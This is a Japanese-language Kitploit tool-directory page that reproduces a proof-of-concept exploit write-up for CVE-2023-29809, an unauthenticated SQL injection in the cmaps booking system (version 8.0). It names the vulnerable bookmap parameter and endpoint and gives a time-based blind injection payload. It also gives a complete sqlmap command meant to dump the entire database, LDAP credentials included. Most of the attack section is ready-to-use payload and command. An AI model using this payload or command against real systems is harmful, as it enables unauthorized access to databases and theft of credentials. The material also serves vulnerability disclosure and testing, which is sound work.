Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-29809 — CVE-2023-29809の概念実証エクスプロイト:cmaps予約システムの認証されていないSQLインジェクション。時間ベースのブラインドインジェクションを実証し、データベース抽出用のsqlmapコマンドを提供します。 | Kitploit
ツール/GitHubGitHub/zprototype/cve-2023-29809
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubzprototype/cve-2023-29809

CVE-2023-29809

CVE-2023-29809の概念実証エクスプロイト:cmaps予約システムの認証されていないSQLインジェクション。時間ベースのブラインドインジェクションを実証し、データベース抽出用のsqlmapコマンドを提供します。

リポジトリを見る
11243年前未レビュー
共有

エクスプロイトタイトル: 未認証のSQLインジェクション

  • Google Dork:
  • 日付: 27.04.2023
  • エクスプロイト作者: Lucas Noki (0xPrototype)
  • ベンダーホームページ: https://github.com/vogtmh
  • ソフトウェアリンク: https://github.com/vogtmh/cmaps
  • バージョン: 8.0
  • テスト済み環境: Mac, Windows, Linux
  • CVE : CVE-2023-29809

説明:

発見された脆弱性はSQLインジェクションです。bookmap パラメータが脆弱です。ページ http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test にアクセスすると、通常のJSONレスポンスが得られます。しかし、bookmap パラメータの値に一重引用符が追加されると、エラーメッセージが表示されます:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

ここで、一重引用符を2つ追加すると、エラーなしで通常のレスポンスが得られます。これによりSQLインジェクションの可能性が確認されます。SQLインジェクションを実際に証明するために、以下のペイロードを追加します:

'-(select*from(select+sleep(2)+from+dual)a)--+

ページは2秒間スリープします。これによりSQLインジェクションが確認されます。

再現手順:

  1. 脆弱性をテストするために、以下のペイロードを送信します: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. サイトが2秒間スリープした場合は、以下のsqlmapコマンドを実行して、ldap認証情報を含むデータベース全体をダンプします。

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

環境のセットアップとペイロードのデバッグに大いに協力してくれたiCaotixに特に感謝します。

サーバーへのリクエスト:

Screenshot 2023-04-30 at 22.23.51


サーバーからのレスポンス:

応答時間に注目してください。

Screenshot 2023-04-30 at 22.24.35
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    337
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    331

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →